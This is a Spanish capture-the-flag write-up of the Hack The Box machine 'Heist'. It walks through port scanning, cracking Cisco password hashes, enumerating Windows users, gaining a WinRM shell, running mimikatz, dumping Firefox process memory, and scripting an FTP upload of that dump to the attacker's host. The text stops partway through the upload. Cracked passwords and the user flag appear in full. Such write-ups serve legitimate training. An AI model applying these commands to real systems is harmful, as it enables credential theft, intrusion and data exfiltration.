

Heist

En este post se explicarán los pasos que se han seguido para conseguir vulnerar la seguridad de la máquina Heist en Hack The Box, tal y como se refleja, es un sistema Windows con un nivel de dificultad fácil (5).




Ilustración 1: Heist.

Se dio comienzo a la fase de enumeración haciendo uso de NMAP:




Ilustración 2: Comando de NMAP usado.

Port		State (toggle closed [0] filtered [0])	Service	Reason	Product	Version	Extra info
80	tcp	open	http	syn-ack	Microsoft IIS httpd	10.0	
	http-cookie-flags	/: PHPSESSID: httponly flag not set					
	http-methods	Supported Methods: OPTIONS TRACE GET HEAD POST Potentially risky methods: TRACE					
	http-server-header	Microsoft-IIS/10.0					
	http-title	Support Login Page Requested resource was login.php					
135	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		
445	tcp	open	microsoft-ds	syn-ack			
5985	tcp	open	http	syn-ack	Microsoft HTTPAPI httpd	2.0	SSDP/UPnP
	http-server-header	Microsoft-HTTPAPI/2.0					
	http-title	Not Found					
49669	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		

Ilustración 3: Resultados de NMAP.

```

PORT      STATE      SERVICE
80/tcp    open      http
http-cookie-flags:
/:
  PHPSESSID:
    httponly flag not set
  /login.php:
    PHPSESSID:
      httponly flag not set
http-csrf:
  Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=10.10.149
  Found the following possible CSRF vulnerabilities:

    Path: http://10.10.149:80/
    Form id: login_username
    Form action: /login.php

    Path: http://10.10.149:80/login.php
    Form id: login_username
    Form action: /login.php

    Path: http://10.10.149:80/login.php?guest=true
    Form id: login_username
    Form action: /login.php
http-dombased-xss: Couldn't find any DOM based XSS.
http-enum:
  /login.php: Possible admin folder

```

Ilustración 4: Verbose de NMAP parte 1.

```
http-phpself-xss:
VULNERABLE:
Unsafe use of $_SERVER["PHP_SELF"] in PHP files
State: VULNERABLE (Exploitable)
PHP files are not handling safely the variable $_SERVER["PHP_SELF"] causing Reflected Cross Site Scripting vulnerabilities.

Extra information:

Vulnerable files with proof of concept:
http://10.10.10.149/login.php/%27%22/%3E%3Cscript%3Ealert(1)%3C/script%3E
Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=10.10.10.149
References:
https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
http://php.net/manual/en/reserved.variables.server.php
http-stored-xss: Couldn't find any stored XSS vulnerabilities.
135/tcp open msrpc
445/tcp open microsoft-ds
5985/tcp open wsman
49669/tcp filtered unknown

Host script results:
samba-vuln-cve-2012-1182: Could not negotiate a connection:SMB: ERROR: Server disconnected the connection
smb-vuln-ms10-054: false
smb-vuln-ms10-061: Could not negotiate a connection:SMB: ERROR: Server disconnected the connection
```

Ilustración 5: Verbose de NMAP parte 2.

Analizando los resultados se confirma que es un sistema Windows, el cual tiene ejecutándose en el puerto 80 el servicio de Microsoft-IIS 10. Según la información que revela NMAP, existe una Web, hecha en PHP, que tiene un panel de inicio de sesión en la url: <http://10.10.10.149/login.php>, además, parece que se puede acceder como invitado.

También se destacan los puertos abiertos 5985 y 445, con los servicios de WinRM y SMB respectivamente. Los cuales permitirían a un usuario tener acceso al sistema.




Ilustración 6: Panel de acceso a la web en <http://10.10.10.149/login.php>.




Ilustración 7: Entrando como usuario Guest en la Web.





Ilustración 8: Hashes de contraseñas de la configuración de un router cisco.

En este punto se puede determinar, por los comentarios de la Web, que existen tres usuarios, *Guest*, *Admin* y *Hazard*, este último confirma en su comentario que tiene un usuario en el sistema.

El fichero de configuración que adjunta el usuario administrador contiene tres *hashes* de los usuarios de un router Cisco, dos de ellos son “Cisco type 7 passwords”, un formato antiguo fácilmente crackeable (tal y como aquí se explica: <http://www.ifm.net.nz/cookbooks/passwordcracker.html>):



```

root@kali:~/HTB_Heist# john secret.txt --wordlist=/usr/share/wordlists/rockyou.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
stealth1agent (?)
lg 0:00:00:52 DONE (2019-11-21 20:59) 0.01919g/s 67293p/s 67293c/s 67293C/s stealthy001..steak7893
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~/HTB_Heist#

```

Ilustración 11: Usando John para obtener la contraseña.

```

root@kali:~/HTB_Heist# cat secret.txt
$1$pdQG$08nrSzsGXeaduXrjlvKc91
root@kali:~/HTB_Heist# john secret.txt --show
?:stealth1agent

1 password hash cracked, 0 left
root@kali:~/HTB_Heist#

```

Ilustración 12: La contraseña obtenida es stealth1agent.

Por tanto, se tienen las tres contraseñas, obtenidas mediante el crackeo de los *hashes*:

```

root@kali:~/HTB_Heist# cat passwords.txt
superP@ssword
Q4)sJu\Y8qz*A3?d
stealth1agent
root@kali:~/HTB_Heist#

```

Ilustración 13: Contraseñas que se han obtenido hasta el momento.

Y los usuarios que se presuponen por los comentarios de la Web:

```

root@kali:~/HTB_Heist# cat users.txt
rout3r
admin
hazard

```

Ilustración 14: Usuarios que se piensa que existen en el sistema.

Se probaron todas las combinaciones posibles de usuarios y contraseñas en los servicios SMB, WinRM y en el panel de inicio de sesión de la Web. Pero únicamente se consiguió acceder por SMB con el usuario *Hazard* y la contraseña *stealthlagent*:

```
root@kali:~# smbclient -L 10.10.10.149 -U hazard
Enter WORKGROUP\hazard's password:

      Sharename      Type      Comment
      -----
      ADMIN$         Disk      Remote Admin
      C$              Disk      Default share
      IPC$           IPC       Remote IPC
Reconnecting with SMB1 for workgroup listing.
do connect: Connection to 10.10.10.149 failed (Error NT_STATUS_IO_TIMEOUT)
Failed to connect with SMB1 -- no workgroup available
root@kali:~#
```

Ilustración 15: Haciendo uso de smbclient con el usuario hazard.

No se tenían más permisos por SMB, así que no se podían realizar más acciones a parte de listar los directorios que se muestran en la imagen. Lo siguiente fue intentar realizar la conexión por WinRM con la misma combinación de usuario y contraseña. Para esto se puede hacer uso de otras herramientas como:

- <https://github.com/Hackplayers/evil-winrm>
- <https://github.com/WinRb/WinRM>

Pero la conexión no se establecía:

```
root@kali:~# ruby /root/Github/Github_MrTux/Scripts/Servicios/WinRM/winrm.rb
PS > ls
Traceback (most recent call last):
  19: from /root/Github/Github_MrTux/Scripts/Servicios/WinRM/winrm.rb:11:in '<main>'
  18: from /var/lib/gems/2.5.0/gems/winrm-2.3.2/lib/winrm/connection.rb:42:in 'shell'
  17: from /root/Github/Github_MrTux/Scripts/Servicios/WinRM/winrm.rb:15:in 'block in <main>'
  16: from /var/lib/gems/2.5.0/gems/winrm-2.3.2/lib/winrm/shells/base.rb:79:in 'run'
  15: from /var/lib/gems/2.5.0/gems/winrm-2.3.2/lib/winrm/shells/base.rb:128:in 'with command shell'
  14: from /var/lib/gems/2.5.0/gems/winrm-2.3.2/lib/winrm/shells/base.rb:167:in 'open'
  13: from /var/lib/gems/2.5.0/gems/winrm-2.3.2/lib/winrm/shells/retryable.rb:35:in 'retryable'
```

Ilustración 16: Conexión fallida a WinRM mediante winrm.rb.

```
root@kali:~/Github/evil-winrm# ruby evil-winrm.rb -i 10.10.10.149 -u hazard -p stealthlagent
Evil-WinRM shell v1.8
Info: Establishing connection to remote endpoint
Error: Can't establish connection. Check connection params
Error: Exiting with code 1
root@kali:~/Github/evil-winrm#
```

Ilustración 17: Conexión fallida a WinRM mediante evil-winrm.

Para confirmar que no estaba en un *Rabbit Hole*, se consultó el foro de Hack The Box, donde se hablaba de que era necesario encontrar más de tres usuarios, lo que quiere decir que se necesitaba enumerar más aún.

Se decidió empezar por el servicio web, haciendo uso de DIRB y Nikto para encontrar algún directorio o fichero que no se haya visto anteriormente:

- DIRB:

```
root@kali:~/HTB_Heist# cat dirb_10.10.10.149_80.txt
-----
DIRB v2.22
By The Dark Raver
-----
OUTPUT FILE: dirb_10.10.10.149_80.txt
START TIME: Mon Aug 19 21:50:32 2019
URL BASE: http://10.10.10.149/
WORDLIST FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Ignoring NOT_FOUND code -> 500
-----
GENERATED WORDS: 4612
---- Scanning URL: http://10.10.10.149/ ----
==> DIRECTORY: http://10.10.10.149/attachments/
==> DIRECTORY: http://10.10.10.149/css/
==> DIRECTORY: http://10.10.10.149/images/
==> DIRECTORY: http://10.10.10.149/images/
+ http://10.10.10.149/index.php (CODE:302|SIZE:0)
==> DIRECTORY: http://10.10.10.149/js/
```

Ilustración 18: Ejecutando DIRB en http://10.10.10.149.

- Nikto:

```
root@kali:~/HTB_Heist# cat nikto_10.10.10.149_80.txt
- Nikto v2.1.6/2.1.5
+ Target Host: 10.10.10.149
+ Target Port: 80
+ GET Cookie PHPSESSID created without the httponly flag
+ GET Retrieved x-powered-by header: PHP/7.3.1
+ GET The anti-clickjacking X-Frame-Options header is not present.
+ GET The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ GET The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
- Nikto v2.1.6/2.1.5
+ Target Host: 10.10.10.149
+ Target Port: 80
+ GET Cookie PHPSESSID created without the httponly flag
+ GET Retrieved x-powered-by header: PHP/7.3.1
+ GET The anti-clickjacking X-Frame-Options header is not present.
+ GET The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ GET The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ OPTIONS Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ OPTIONS Public HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ GET /login.php: Admin login page/section found.
root@kali:~/HTB_Heist#
```

Ilustración 19: Nikto en http://10.10.10.149:80.

Ninguna de estas dos herramientas reveló nada que no se conociese a esas alturas. A nivel de servicios se optó por usar *scripts* de NMAP, como “*smb-enum-users*” pero no resultó exitoso. Teniendo la contraseña de *Hazard*, se podía establecer una conexión con *rpcclient*:


```

root@kali:~# rpcclient -U hazard 10.10.10.149
Enter WORKGROUP\hazard's password:
rpcclient $> getusername
Account Name: Hazard, Authority Name: SUPPORTDESK
rpcclient $> enumdomusers
result was NT_STATUS_CONNECTION_DISCONNECTED
rpcclient $>

```

Ilustración 20: Conexión con rpcclient del usuario hazard.

Pero como el sistema no tiene configurado un controlador de dominio, no se podían enumerar los usuarios del dominio.

En el conjunto de *scripts* de *Impacket* (<https://github.com/SecureAuthCorp/impacket>), existen algunos que permiten enumerar los usuarios del sistema (<https://www.hackingarticles.in/beginners-guide-to-impacket-tool-kit-part-1/>), como es el caso de *lookupsid.py*, así que teniendo la contraseña de *Hazard* se pasó a lanzarlo:

```

root@kali:~/Github/impacket/examples# ./lookupsid.py -target-ip 10.10.10.149 hazard:stealthlagent@10.10.10.149
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

[*] Brute forcing SIDs at 10.10.10.149
[*] StringBinding ncacn np:10.10.10.149[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-4254423774-1266059056-3197185112
500: SUPPORTDESK\Administrator (SidTypeUser)
501: SUPPORTDESK\Guest (SidTypeUser)
503: SUPPORTDESK\DefaultAccount (SidTypeUser)
504: SUPPORTDESK\WDAGUtilityAccount (SidTypeUser)
513: SUPPORTDESK\None (SidTypeGroup)
1008: SUPPORTDESK\Hazard (SidTypeUser)
1009: SUPPORTDESK\support (SidTypeUser)
1012: SUPPORTDESK\Chase (SidTypeUser)
1013: SUPPORTDESK\Jason (SidTypeUser)
root@kali:~/Github/impacket/examples#

```

Ilustración 21: Ejecución del script lookupsid.py de Impacket.

Se consiguieron más usuarios, como *Chase*, *Jason*, *support*, así que solo era cuestión de probar conexiones por WinRM con las contraseñas que ya se poseían:

```

require 'winrm'

conn = WinRM::Connection.new(
  endpoint: 'http://10.10.10.149:5985/wsman',
  user: 'Chase',
  password: 'Q4)sJu\Y8qz*A3?d',
)

command=""

conn.shell(:powershell) do |shell|
  until command == "exit\n" do
    print "PS > "
    command = gets
    output = shell.run(command) do |stdout, stderr|
      STDOUT.print stdout
      STDERR.print stderr
    end
  end
  puts "Exiting with code #{output.exitcode}"
end

```

Ilustración 22: Configuración de winrm.rb con el usuario Chase.

```

root@kali:~/HTB_Heist# ruby /root/Github/Github_MrTux/Scripts/Servicios/WinRM/winrm.rb
PS > whoami
supportdesk\chase
PS >

```

Ilustración 23: Acceso al sistema con WinRM y el usuario Chase.

Se consiguió obtener una sesión de PowerShell con el usuario *Chase*, por consiguiente, se obtuvo la *flag* del usuario:

```
PS > pwd

Path
----
C:\Users\Chase\Desktop

PS > cat user.txt
a127daef77ab6d9d92008653295f59c4
PS >
```

Ilustración 24: Flag user.txt.

Lo siguiente sería realizar una escalada de privilegios en el sistema, es por lo que se inició un reconocimiento para ver los diferentes programas que existen:

```
PS > ls C:\Users\Chase\Desktop

Directory: C:\Users\Chase\Desktop

Mode                LastWriteTime         Length Name
----                -
-a----          4/22/2019   9:08 AM             121 todo.txt
-a----          4/22/2019   9:07 AM              32 user.txt

PS > cat C:\Users\Chase\Desktop\todo.txt
Stuff to-do:
1. Keep checking the issues list.
2. Fix the router config.

Done:
1. Restricted access for guest user.
PS >
```

Ilustración 25: Fichero todo.txt.

```
PS > ls

Directory: C:\Program Files

Mode                LastWriteTime         Length Name
----                -
d-----         4/21/2019   9:39 AM             Common Files
d-----         4/21/2019  11:00 AM             internet explorer
d-----         4/22/2019   6:56 AM             Mozilla Firefox
d-----         4/22/2019   6:47 AM             PHP
d-----         4/22/2019   6:46 AM             Reference Assemblies
d-----         4/22/2019   6:46 AM             runphp
d-----         8/27/2019   3:00 PM             VMware
d-r---         4/21/2019  11:00 AM             Windows Defender
d-----         4/21/2019  11:00 AM             Windows Defender Advanced Threat Protection
d-----         9/15/2018  12:49 PM             Windows Mail
d-----         4/21/2019  11:00 AM             Windows Media Player
```

Ilustración 26: Programas instalados parte 1.

```
d-----         9/15/2018  12:49 PM             Windows Multimedia Platform
d-----         9/15/2018  12:58 PM             windows nt
d-----         4/21/2019  11:00 AM             Windows Photo Viewer
d-----         9/15/2018  12:49 PM             Windows Portable Devices
d-----         9/15/2018  12:49 PM             Windows Security
d-----         9/15/2018  12:49 PM             WindowsPowerShell
```

Ilustración 27: Programas instalados parte 2.

```
PS > dir -force

Directory: C:\Users\Chase

Mode                LastWriteTime         Length Name
----                -
d-r---         4/22/2019   7:14 AM             3D Objects
d-h--         4/22/2019   7:14 AM             AppData
d-hsl         4/22/2019   7:14 AM             Application Data
d-r---         4/22/2019   7:14 AM             Contacts
d-hsl         4/22/2019   7:14 AM             Cookies
d-r---         4/22/2019   6:10 PM             Desktop
d-r---        11/22/2019   3:40 AM             Documents
d-r---        11/22/2019   2:49 AM             Downloads
d-r---         4/22/2019   7:14 AM             Favorites
d-r---         4/22/2019   7:14 AM             Links
d-hsl         4/22/2019   7:14 AM             Local Settings
```

Ilustración 28: Directorio de Chase mostrando ficheros ocultos parte 1.




Ilustración 29: Directorio de Chase mostrando ficheros ocultos parte 2.

Existen varios programas instalados que no son propios de Windows, algunos de ellos necesarios para que la Web que da servicio en el puerto 80 funcione correctamente, (como PHP) y otros como el navegador Firefox. Además, dentro del directorio del usuario *Chase* existen logs que se generan automáticamente y directorios a los cuales no tiene permisos para acceder.

Se intentó comprobar si se tenían los privilegios necesarios para ejecutar *Mimikatz* y hacer un volcado de las contraseñas en texto claro:




Ilustración 30: Descargando mimikatz desde un servidor apache en local.

```

PS C:\Users\Chase\Pictures> .\mimikatz.exe
.\mimikatz.exe

.#####.  mimikatz 2.2.0 (x64) #18362 May 13 2019 01:35:04
## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##    > http://blog.gentilkiwi.com/mimikatz
'## v ##'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
ERROR kuhl_m_privilege_simple ; RtlAdjustPrivilege (20) c0000061

mimikatz # sekurlsa::logonPasswords
ERROR kuhl_m_sekurlsa_acquireLSA ; Handle on memory (0x00000005)

mimikatz #

```

Ilustración 31: Privilegios insuficientes para ejecutar mimikatz.

No resultó efectivo y dado que no existía un *Active Directory*, todo apuntaba a que la escala de privilegios se debía realizar vulnerando la seguridad de alguno de estos servicios, por esto se observaron los procesos que se estaban ejecutando en el sistema:

```

PS > ps
Handles  NPM(K)  PM(K)  WS(K)  CPU(s)  Id  SI ProcessName
-----
493      19     2360   4976      0.00    400  0 csrss
292      17     2024   4616      0.00    484  1 csrss
358      15     3612  14184      0.00   5852  1 ctfmon
164       9     2148   10036     0.05   1496  1 dllhost
258      14     4108   13108      0.00   3940  0 dllhost
617      35    34684  59872      0.00    680  1 dwm
1501     58    23856  78924      0.00    760  1 explorer
408      31    17136  62876     1.66    468  1 firefox
358      26    16628  38076     0.88   2212  1 firefox
390      32    42020  73488    32.84   6824  1 firefox
1122     69   126452 198468    31.69   6964  1 firefox
343      20    10184  37672     0.53   7092  1 firefox
49       6     1720   4224      0.00    788  0 fontdrvhost

```

Ilustración 32: Procesos que se ejecutan en el sistema parte 1.


```
PS > .\procdump64.exe -accepteula -ma 7092

ProcDump v9.0 - Sysinternals process dump utility
Copyright (C) 2009-2017 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

[05:37:57] Dump 1 initiated: C:\Users\Chase\Pictures\firefox.exe_191122_053757.dmp
[05:37:57] Dump 1 writing: Estimated dump file size is 267 MB.
[05:38:00] Dump 1 complete: 267 MB written in 2.5 seconds
[05:38:00] Dump count reached.

PS > ls

        Directory: C:\Users\Chase\Pictures

Mode                LastWriteTime         Length Name
----                -
-a----           11/22/2019   5:38 AM         272925487 firefox.exe_191122_053757.dmp
-a----           11/22/2019   5:30 AM          341672 procdump64.exe

PS >
```

Ilustración 36: Ejecución de *procdump64.exe*.

Se ejecuta *procdump* con el ID del proceso asociado a Firefox, lo que da como resultado un fichero que es el volcado de memoria. Lo ideal hubiese sido descargar ese fichero desde la máquina víctima y analizarlo en local, pero pesaba demasiado, y las herramientas que se probaron para descárgalo (como *meterpreter*, *evil-winrm* o el módulo de Python *pyftplib*) daban error porque se excedía el tiempo:

```

PS > echo "open 10.10.15.237" > ftp
PS > echo "anonymous" >> ftp
PS > echo "" >> ftp
PS > echo "put firefox.exe_191122_053757.dmp"
put firefox.exe_191122_053757.dmp
PS > echo "put firefox.exe_191122_053757.dmp" >> ftp
PS > echo "quit" >> ftp
PS > ftp -s:ftp
